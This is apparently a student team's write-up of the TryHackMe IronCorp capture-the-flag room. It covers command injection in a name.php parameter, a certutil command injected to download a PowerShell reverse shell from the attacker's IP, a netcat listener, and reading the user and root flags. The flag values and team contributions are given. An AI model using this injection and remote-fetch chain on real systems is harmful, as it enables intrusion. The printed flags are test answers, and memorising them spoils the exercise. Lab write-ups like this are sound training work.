


Following several code injection tests, I can see that encode url can execute system commands. Search github vulware powershell reverse shell in Google and open it. Then, I copy the reverse shell and paste it in a new file named shell.ps1.







Open burp suite, then proxy and send the request to the repeater.





Copy the link "http://internal.ironcorp.me:11025/name.php?name=" and paste it in a decoder. Then, add "powershell.exe%20./shell.ps1" and decode as url to upload the file. Change the link at the proxy and forward the request.







Then, open the decoder again. Add certutil in the link and change the default to the attack ip address, port:4545 and shell.ps1. Change the space into %20 and decode as url. After that, change the link in the proxy and forward it.



Applications
Wed 3 Aug, 06:30
AttackBox IP:10.10.153.3
Downloading Files with Certutil - Red Teaming Experiments - Mozilla Firefox
Hello
Downloading Files with
https://www.ired.team/offens
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Red Teaming Experiments
Downloading Files with Certutil
Downloading additional files to the victim system using native OS binary.
Execution
1 certutil.exe -urlcache -f http://10.0.0.5/40564.exe bad.exe
Cookies
Reject all
This site uses cookies to deliver its service and to analyse traffic. By browsing this site, you accept our cookie policy.


Applications
Wed 3 Aug, 06:23
AttackBox IP:10.10.153.3
Burp Suite Community Edition v2022.2.4 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer
Decoder Comparer Logger Extender Project options User options Learn
oncorp.me:11025/name.php?name=|certutil.exe%20-urlcache%20-f%20http://10.10.153.3/shell.ps1%20
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
http://internal.ironcorp.me:11025/name.php?name=|certutil.exe%20-urlcache%20-f%20http://10.10.153
Text Hex
Decode as ...
Encode as ...
Hash ...
Smart decode







So when certutil has successfully completed, we start netcat on port 4545. Click send button in the repeater and proceed.



We then navigate to the users to find the user.txt.




Use cat command on user.txt.




Final Results:
Get the user flag : thm{09b408056a13fc222f33e6e4cf599f8c}

Steps: Root Privilege Escalation (final step, rooting)
Member Involved : All
Tools Used : terminal
Thought Process and Methodology :


We cannot access the user's directory "Superadmin" by even being 'nt authority\system'. The root flag is hidden and we can use the command 'get-acl c:\users\Superadmin |fl' to know the permissions we have on that directory. We get full access to the administrators so we just enter the command 'cd superadmin' and list the directory by using the 'dir' command. Next, get the directory of the desktop and print the root.txt file by using the command 'type C:\users\superadmin\desktop\root.txt'.





Final Results:
Get the root flag : thm{a1f936a086b367761cc4e7dd6cd2e2bd}

Contributions:

ID	Name	Contribution	Signature
1211103201	Muhammad Al-Amin Bin Mohd Normarzuki	Did the reconnaissance and enumeration.	
1211103217	Alif Durrani bin Zahari	Did the initial foothold and get the user flag.	
1211103140	Ahmad Nur Ikhwan Bin Hamid	Did the reconnaissance and enumeration.	
1211101810	Lim Jia Hao	Did root privilege escalation with the final step and get the root flag.	

Video Link: https://youtu.be/GF0_ny02NhQ